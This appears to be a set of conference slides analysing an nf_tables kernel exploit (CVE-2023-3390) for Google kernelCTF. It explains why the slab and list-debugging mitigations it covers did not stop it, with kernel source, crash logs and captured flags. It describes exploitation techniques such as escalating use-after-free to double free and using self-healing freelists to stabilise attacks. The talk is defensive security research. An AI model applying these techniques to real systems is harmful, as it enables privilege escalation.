# The Exploit: Mitigation 6.1 instance



c0m0r1 5:58 AM

`kernelCTF{v1:mitigation-6.1:1687467335:1a3e4f7920d6f77320841bd2e6d1503deebfb1e6}`

익스 그냥 돌아감ㅋㅋㅋㅋㅋㅋㅋㅋㅋㅋㅋ

*(Exploit just worked lolololololol)*

# Agenda

- About us
- Introduction to Google kernelCTF
- The Vulnerability: CVE-2023-3390
- The Exploit:
    - LTS 6.1.31 instance
    - COS 105 instance
    - Mitigation 6.1 instance
- Demystifying kernel exploit mitigations
- Conclusion & Takeaways

# Demystifying kernel exploit mitigations

- Why did the LTS exploit “just work” on mitigation instance?
- 3 types of mitigations introduced:
    - CONFIG_SLAB_VIRTUAL
    - CONFIG_KMALLOC_SPLIT_VARSIZE
    - CONFIG_SLAB_FREELIST_HARDENED invariant

# Demystifying kernel exploit mitigations: CONFIG_SLAB_VIRTUAL

- *“Ensures that slab virtual memory is never reused for a different slab”*
    - Once a virtual memory region is used for a specific type of slab, it is never reused for a different type of slab
- Prevents cross-cache attack!
- Our exploit does not rely on cross-cache attack, irrelevant

# Demystifying kernel exploit mitigations: CONFIG_KMALLOC_SPLIT_VARSIZE

- *“Splits each kmalloc slab into one for provably-fixed-size objects and one for other objects”*
-
```
# cat /proc/slabinfo | grep 1k
dyn-dma-kmalloc-1k      0      0   1024   16    4 : tunables    0    0    0 : slabdata      0      0      0
dma-kmalloc-1k          0      0   1024   16    4 : tunables    0    0    0 : slabdata      0      0      0
dyn-kmalloc-rcl-1k      0      0   1024   16    4 : tunables    0    0    0 : slabdata      0      0      0
kmalloc-rcl-1k          0      0   1024   16    4 : tunables    0    0    0 : slabdata      0      0      0
dyn-kmalloc-cg-1k      32     32   1024   16    4 : tunables    0    0    0 : slabdata      2      2      0
kmalloc-cg-1k          32     32   1024   16    4 : tunables    0    0    0 : slabdata      2      2      0
dyn-kmalloc-1k        144    144   1024   16    4 : tunables    0    0    0 : slabdata      9      9      0
kmalloc-1k            288    288   1024   16    4 : tunables    0    0    0 : slabdata     18     18      0
```
    - *dyn-** variants added for variable-sized general-purpose slab caches

# Demystifying kernel exploit mitigations: CONFIG_KMALLOC_SPLIT_VARSIZE

- *"Splits each kmalloc slab into one for provably-fixed-size objects and one for other objects"*
- All objects that we've used are variable-sized!
    - A fundamental problem with all cache splitting approach not fine-grained enough

| nft_set | pipe_buffer |
|---|---|
| `if (ops->privsize != NULL)`<br>`        size = ops->privsize(nla, &desc);`<br>`alloc_size = sizeof(*set) + size + udlen;`<br>`set = kvzalloc(alloc_size, GFP_KERNEL_ACCOUNT);` | `bufs = kcalloc(nr_slots, sizeof(*bufs),`<br>`                GFP_KERNEL_ACCOUNT \| __GFP_NOWARN);` |
| **msg_msg** | **msg_msgseg** |
| `alen = min(len, DATALEN_MSG);`<br>`msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);` | `alen = min(len, DATALEN_SEG);`<br>`seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);` |

# Demystifying kernel exploit mitigations: CONFIG_KMALLOC_SPLIT_VARSIZE

- *“Splits each kmalloc slab into one for provably-fixed-size objects and one for other objects”*
- Even with a fixed-size vulnerable object, primitives can be pivoted to variable-sized objects (a.k.a “Cache Transfer”)
  - CVE-2023-0461 (exp41) submission pivots kmalloc-512 UAF -> dyn-kmalloc-1k UAF by *fqdir* -> embedded *rhashtable* -> *bucket_table* pointer
- Plus, as a side effect this reduces cache noise

# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant


- *"Add lightweight freelist pointer validation in freelist_ptr_decode() when CONFIG_SLAB_FREELIST_HARDENED is active"*
- Computes a bitmask representing invariant bits that all chunk addresses satisfy
- Checks invariant on every *freelist_ptr_decode()*

```
slab_base = decoded ? slab_base : 0;
if (CHECK_DATA_CORRUPTION(
                ((unsigned long)decoded & slab->align_mask) != slab_base,
                "bad freeptr (encoded %lx, ptr %px, base %lx, mask %lx",
                ptr.v, decoded, slab_base, slab->align_mask))
        return NULL;
return decoded;
```

# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- *"Add lightweight freelist pointer validation in freelist_ptr_decode() when CONFIG_SLAB_FREELIST_HARDENED is active"*
- Q: Exploit uses unaligned *msg_msg* free, but how did this work?

  A: The unaligned chunk is freed and reclaimed immediately!



# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- *"Add lightweight freelist pointer validation in freelist_ptr_decode() when CONFIG_SLAB_FREELIST_HARDENED is active"*
- Slab freelist is LIFO
  - Last freed chunk address is saved in *kmem_cache_cpu->freelist* non-encoded
  - Our unaligned address is never encoded/decoded unless more chunks are freed

```
struct kmem_cache_cpu {
        void **freelist;        /* Pointer to next available object */
        unsigned long tid;      /* Globally unique transaction id */
        struct page *page;      /* The slab from which we are allocating */
#ifdef CONFIG_SLUB_CPU_PARTIAL
        struct page *partial;   /* Partially allocated frozen slabs */
#endif
#ifdef CONFIG_SLUB_STATS
        unsigned stat[NR_SLUB_STAT_ITEMS];
#endif
};
```

# Demystifying kernel exploit mitigations

- Our LTS exploit already bypasses all additional mitigations
- But we see more “mitigation problems”, even in LTS instance

# Demystifying kernel exploit mitigations: CONFIG_DEBUG_LIST

- We expand exploit capability from UAF to DFB
- Two distinct free routines that lead to DFB, both calls *list_del_rcu()*

| | |
|---|---|
| <pre># On cleanup routines of NFT_MSG_NEWRULE<br>- nf_tables_newrule<br> └ - nf_tables_rule_release<br>   └ - nft_rule_expr_deactivate<br>     └ - nf_tables_deactivate_set<br>       └ - nf_tables_unbind_set<br>         └ - list_del_rcu          // [1]<br>     - nf_tables_rule_destroy<br>     └ - nf_tables_expr_destroy<br>         └ - nft_set_destroy       // [2]</pre> | <pre># On transaction abort routine<br>- nf_tables_abort<br> └ - __nf_tables_abort<br>   └ - nft_rule_expr_deactivate<br>     └ - nf_tables_deactivate_set<br>       └ - nf_tables_unbind_set<br>         └ - list_del_rcu          // [3]<br>   - nf_tables_abort_release<br>   └ - nf_tables_rule_destroy<br>     └ - nf_tables_expr_destroy<br>         └ - nft_set_destroy       // [4]</pre> |

# Demystifying kernel exploit mitigations: CONFIG_DEBUG_LIST

- We expand exploit capability from UAF to DFB
- Two distinct free routines that lead to DFB, both calls *list_del_rcu()*
    - What happens when list entry is deleted twice?

```
static inline void list_del_rcu(struct list_head *entry)
{
        __list_del_entry(entry);
        entry->prev = LIST_POISON2;
}
```

```
static inline void __list_del_entry(struct list_head *entry)
{
        if (!__list_del_entry_valid(entry))
                return;

        __list_del(entry->prev, entry->next);
}
```

```c
bool __list_del_entry_valid(struct list_head *entry)
{
	struct list_head *prev, *next;

	prev = entry->prev;
	next = entry->next;

	if (CHECK_DATA_CORRUPTION(next == NULL,
			"list_del corruption, %px->next is NULL\n", entry) ||
	    CHECK_DATA_CORRUPTION(prev == NULL,
			"list_del corruption, %px->prev is NULL\n", entry) ||
	    CHECK_DATA_CORRUPTION(next == LIST_POISON1,
			"list_del corruption, %px->next is LIST_POISON1 (%px)\n",
			entry, LIST_POISON1) ||
	    CHECK_DATA_CORRUPTION(prev == LIST_POISON2,
			"list_del corruption, %px->prev is LIST_POISON2 (%px)\n",
			entry, LIST_POISON2) ||
	    CHECK_DATA_CORRUPTION(prev->next != entry,
			"list_del corruption. prev->next should be %px, but was %px. (prev=%px)\n",
			entry, prev->next, prev) ||
	    CHECK_DATA_CORRUPTION(next->prev != entry,
			"list_del corruption. next->prev should be %px, but was %px. (next=%px)\n",
			entry, next->prev, next))
		return false;

	return true;

}
```

# Demystifying kernel exploit mitigations: CONFIG_DEBUG_LIST

- We expand exploit capability from UAF to DFB
- Two distinct free routines that lead to DFB, both calls *list_del_rcu()*
  - What happens when list entry is deleted twice?
- On second delete, *prev == LIST_POISON2* and *__list_del()* is skipped
  - This yields a harmless kernel warning, allowing our exploit to continue on and trigger double free!

# Demystifying kernel exploit mitigations: CONFIG_DEBUG_LIST

```
[    6.078010] ------------[ cut here ]------------
[    6.078158] list_del corruption, ffff88800506e400->prev is LIST_POISON2 (dead000000000122)
[    6.078743] WARNING: CPU: 0 PID: 145 at lib/list_debug.c:56 __list_del_entry_valid+0x9a/0xd0
[    6.079275] Modules linked in:
[    6.079573] CPU: 0 PID: 145 Comm: poc Not tainted 6.1.31+ #1
[    6.079867] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/2014
[    6.080178] RIP: 0010:__list_del_entry_valid+0x9a/0xd0
// omitted
[    6.083046] Call Trace:
[    6.083836]  <TASK>
[    6.084239]  ? __warn+0x7d/0xd0
[    6.084391]  ? __list_del_entry_valid+0x9a/0xd0
[    6.084514]  ? report_bug+0xe6/0x170
[    6.084622]  ? console_unlock+0x148/0x1d0
[    6.084823]  ? handle_bug+0x41/0x70
[    6.084936]  ? exc_invalid_op+0x13/0x60
[    6.085041]  ? asm_exc_invalid_op+0x16/0x20
[    6.085195]  ? __list_del_entry_valid+0x9a/0xd0
[    6.085331]  nf_tables_deactivate_set+0x7f/0x110
[    6.085511]  __nf_tables_abort+0x1f2/0xad0
```

# Demystifying kernel exploit mitigations: CONFIG_DEBUG_LIST

- We expand exploit capability from UAF to DFB
- Two distinct free routines that lead to DFB, both calls *list_del_rcu()*
  - What happens when list entry is deleted twice?
- On second delete, *prev == LIST_POISON2* and *__list_del()* is skipped
  - This yields a harmless kernel warning, allowing our exploit to continue on and trigger double free!
- Without CONFIG_DEBUG_LIST, list unlink would have triggered a #GP fault.

# Demystifying kernel exploit mitigations: CONFIG_DEBUG_LIST

```
[    5.581627] general protection fault, probably for non-canonical address 0xdead000000000122: 0000 [#1] PREEMPT SMP PTI
[    5.582058] CPU: 0 PID: 144 Comm: poc Not tainted 6.1.34 #5
[    5.582325] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/2014
[    5.582665] RIP: 0010:nf_tables_deactivate_set+0x59/0xc0
// omitted
[    5.585499] Call Trace:
[    5.586200]  <TASK>
[    5.586561]  ? __die_body.cold+0x1a/0x1f
[    5.586749]  ? die_addr+0x39/0x60
[    5.586854]  ? exc_general_protection+0x1a7/0x440
[    5.587004]  ? asm_exc_general_protection+0x22/0x30
[    5.587156]  ? nf_tables_deactivate_set+0x59/0xc0
[    5.587300]  ? nft_lookup_destroy+0x10/0x10
[    5.587410]  nft_rule_expr_deactivate+0x4c/0x80
[    5.587607]  __nf_tables_abort+0x33b/0x990
```

# Demystifying kernel exploit mitigations: CONFIG_DEBUG_LIST

- CONFIG_DEBUG_LIST prevents arbitrary unlink primitives…
  - ex) modprobe_path overwrite via unlink is now impossible
- …but it may also create stronger exploitation primitives!
  - #GP faulting on poison value is an implicit security mechanism “mitigated away”


# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- Similar problems with CONFIG_SLAB_FREELIST_HARDENED invariant check added on mitigation instance

```
slab_base = decoded ? slab_base : 0;
if (CHECK_DATA_CORRUPTION(
                ((unsigned long)decoded & slab->align_mask) != slab_base,
                "bad freeptr (encoded %lx, ptr %px, base %lx, mask %lx",
                ptr.v, decoded, slab_base, slab->align_mask))
        return NULL;
return decoded;
```


# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- Freelist state after double free




# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- First chunk (**A**) allocated
  - Data written on the chunk corrupts freelist




# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- Second chunk (**B**) allocated



# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- Third chunk (**A**) allocated
  - Freelist head pointing to invalid address



# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- On LTS instance, further allocation in this slab results in #GP fault

cpu

```
[    9.209136] general protection fault, probably for non-canonical address 0x5bcc265b074e761f: 0000 [#1] PREEMPT SMP PTI
[    9.209913] CPU: 0 PID: 149 Comm: sh Tainted: G        W          6.1.31+ #1
[    9.210307] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/2014
[    9.210772] RIP: 0010:__kmem_cache_alloc_node+0x2fd/0x450
// omitted
[    9.215387] Call Trace:
[    9.215560]  <TASK>
[    9.215724]  ? __die_body.cold+0x1a/0x1f
[    9.215999]  ? die_addr+0x38/0x60
[    9.216242]  ? exc_general_protection+0x1ae/0x450
[    9.216551]  ? __handle_mm_fault+0xb8a/0x10d0
[    9.216887]  ? asm_exc_general_protection+0x22/0x30
[    9.217217]  ? security_prepare_creds+0xd1/0xf0
[    9.217526]  ? __kmem_cache_alloc_node+0x2fd/0x450
[    9.217877]  ? __kmem_cache_alloc_node+0x38d/0x450
[    9.218188]  ? security_prepare_creds+0xd1/0xf0
[    9.218504]  ? security_prepare_creds+0xd1/0xf0
[    9.218794]  __kmalloc+0x45/0x150
[    9.219031]  security_prepare_creds+0xd1/0xf0
[    9.219315]  prepare_creds+0x197/0x2b0
[    9.219546]  prepare_exec_creds+0xb/0x50
[    9.219792]  bprm_execve+0x57/0x650
[    9.220061]  do_execveat_common.isra.0+0x1ad/0x220
```

# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- On mitigation instance, corrupted pointer is automatically fixed to NULL


```
[    5.384563] bad freeptr (encoded 0, ptr 6bab38c2708e598c, base fffffe8602dca000, mask ffffffffffffe1ff
[    5.384608] WARNING: CPU: 0 PID: 145 at mm/slub.c:660 __kmem_cache_alloc_node+0x3ee/0x420
[    5.385029] Modules linked in:
[    5.385195] CPU: 0 PID: 145 Comm: poc Tainted: G        W          6.1.0+ #1
[    5.385502] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/2014
[    5.385713] RIP: 0010:__kmem_cache_alloc_node+0x3ee/0x420
// omitted
[    5.388000] Call Trace:
[    5.388072]  <TASK>
[    5.388151]  ? load_msg+0x35/0x1c0
[    5.388315]  ? load_msg+0x35/0x1c0
[    5.388416]  __kmalloc+0x45/0x150
[    5.388522]  load_msg+0x35/0x1c0
[    5.388621]  do_msgsnd+0x8e/0x590
```

# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- This mitigates freelist poisoning, but now automatically “mitigates” broken freelist state and fixes itself
    - Double free or unaligned free may corrupt encoded freelist, forcing attacker to exert precise control over allocation pattern
    - With this “mitigation” attackers need not worry about corrupting freelist!

# Demystifying kernel exploit mitigations: CONFIG_SLAB_FREELIST_HARDENED invariant

- Good news for attackers:
  - Exploiting: Stabilizes exploit, enables allocation patterns that would have been impossible (or difficult) to achieve with corrupted freelist
  - Failed exploit: Avoids crashing on failed exploit attempts due to unexpected allocation patterns, allowing retry until success
  - Post-exploit: Stabilizes post-exploit state as corrupted freelist will fix itself on allocation

# Demystifying kernel exploit mitigations: CONFIG_BUG_ON_DATA_CORRUPTION

- The problem: Kernel trying to recover and continue on from a broken state
  - Implications of simply skipping some operations may be profound!
- CONFIG_BUG_ON_DATA_CORRUPTION may be used to panic the kernel in such cases, with an availability trade-off

```
#define CHECK_DATA_CORRUPTION(condition, fmt, ...)                  \
        check_data_corruption(({                                    \
                bool corruption = unlikely(condition);              \
                if (corruption) {                                   \
                        if (IS_ENABLED(CONFIG_BUG_ON_DATA_CORRUPTION)) { \
                                pr_err(fmt, ##__VA_ARGS__);         \
                                BUG();                              \
                        } else                                      \
                                WARN(1, fmt, ##__VA_ARGS__);        \
                }                                                   \
                corruption;                                         \
        }))

#endif  /* _LINUX_BUG_H */
```

# Demo

**lts-6.1.31**

```
[I][2023-07-11T02:05:46+0000] Mount: '/dev/random' -> '/dev/random' flags:MS_BIND|MS_REC|MS_PRIVATE type:'' opti
[I][2023-07-11T02:05:46+0000] Mount: '/dev/full' -> '/dev/full' flags:MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:false
[I][2023-07-11T02:05:46+0000] Mount: '/tmp' flags: type:'tmpfs' options:'' dir:true
[I][2023-07-11T02:05:46+0000] Mount: '/proc' flags: type:'proc' options:'' dir:true
[I][2023-07-11T02:05:46+0000] Uid map: inside_uid:1000 outside_uid:1000 count:1 newuidmap:false
[I][2023-07-11T02:05:46+0000] Gid map: inside_gid:1000 outside_gid:1000 count:1 newgidmap:false
[I][2023-07-11T02:05:46+0000] Executing '/bin/bash' for '[STANDALONE MODE]'
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
user@lts-6:/$ [    2.692101] IPv6: ADDRCONF(NETDEV_CHANGE): ens3: link becomes ready
^[r
```

**cos-105-17412**

```
[I][2023-07-11T02:11:20+0000] Mount: '/dev/random' -> '/dev/random' flags:MS_BIND|MS_REC|MS_PRIVATE type:'' opti
[I][2023-07-11T02:11:20+0000] Mount: '/dev/full' -> '/dev/full' flags:MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:false
[I][2023-07-11T02:11:20+0000] Mount: '/tmp' flags: type:'tmpfs' options:'' dir:true
[I][2023-07-11T02:11:20+0000] Mount: '/proc' flags: type:'proc' options:'' dir:true
[I][2023-07-11T02:11:20+0000] Uid map: inside_uid:1000 outside_uid:1000 count:1 newuidmap:false
[I][2023-07-11T02:11:20+0000] Gid map: inside_gid:1000 outside_gid:1000 count:1 newgidmap:false
[I][2023-07-11T02:11:20+0000] Executing '/bin/bash' for '[STANDALONE MODE]'
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
user@cos-105-17412:/$ [    3.867168] IPv6: ADDRCONF(NETDEV_CHANGE): ens3: link becomes ready
^[r
```

**mitigation-6.1**

```
[I][2023-07-11T02:25:51+0000] Mount: '/dev/random' -> '/dev/random' flags:MS_BIND|MS_REC|MS_PRIVATE type:'' opti
[I][2023-07-11T02:25:51+0000] Mount: '/dev/full' -> '/dev/full' flags:MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:false
[I][2023-07-11T02:25:51+0000] Mount: '/tmp' flags: type:'tmpfs' options:'' dir:true
[I][2023-07-11T02:25:51+0000] Mount: '/proc' flags: type:'proc' options:'' dir:true
[I][2023-07-11T02:25:51+0000] Uid map: inside_uid:1000 outside_uid:1000 count:1 newuidmap:false
[I][2023-07-11T02:25:51+0000] Gid map: inside_gid:1000 outside_gid:1000 count:1 newgidmap:false
[I][2023-07-11T02:25:51+0000] Executing '/bin/bash' for '[STANDALONE MODE]'
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
user@mitigation-6:/$ [    2.426735] IPv6: ADDRCONF(NETDEV_CHANGE): ens3: link becomes ready
^[r
```

# Agenda

- About us
- Introduction to Google kernelCTF
- The Vulnerability: CVE-2023-3390
- The Exploit:
    - LTS 6.1.31 instance
    - COS 105 instance
    - Mitigation 6.1 instance
- Demystifying kernel exploit mitigations
- Conclusion & Takeaways

# Conclusion & Takeaways

- Linux kernel bug triage is still difficult
    - Exploitability? Patch gap?
- Applying seemingly harmless mitigations have their own implications
    - Side-effects may be detrimental to security
- Google kernelCTF doing good for community
    - Open-sourcing kernel exploits as public knowledge
    - Making exploits harder, increasing the costs of attackers

# Status Quo

- 0-day rain

**Bien Pham** 🇻🇳
@bienpnn

wow 0days rain

| | | | |
|---|---|---|---|
| exp78 | 2023-07-19T00:21:04.266Z | kernelCTF{v1:cos-97-16919.294.48:1689725988} | 0-day |
| exp77 | 2023-07-19T00:16:49.942Z | kernelCTF{v1:mitigation-6.1-v2:1689725651} | 0-day |
| exp76 | 2023-07-19T00:16:33.125Z | kernelCTF{v1:mitigation-6.1-v2:1689725712} | 0-day |
| exp75 | 2023-07-19T00:09:42.989Z | kernelCTF{v1:cos-101-17162.210.48:1689725274}<br>kernelCTF{v1:lts-6.1.36:1689725334} | 0-day |
| exp74 | 2023-07-19T00:08:35.108Z | kernelCTF{v1:lts-6.1.36:1689724963}<br>kernelCTF{v1:cos-93-16623.402.40:1689725041}<br>kernelCTF{v1:mitigation-6.1-v2:1689725181} | 0-day |
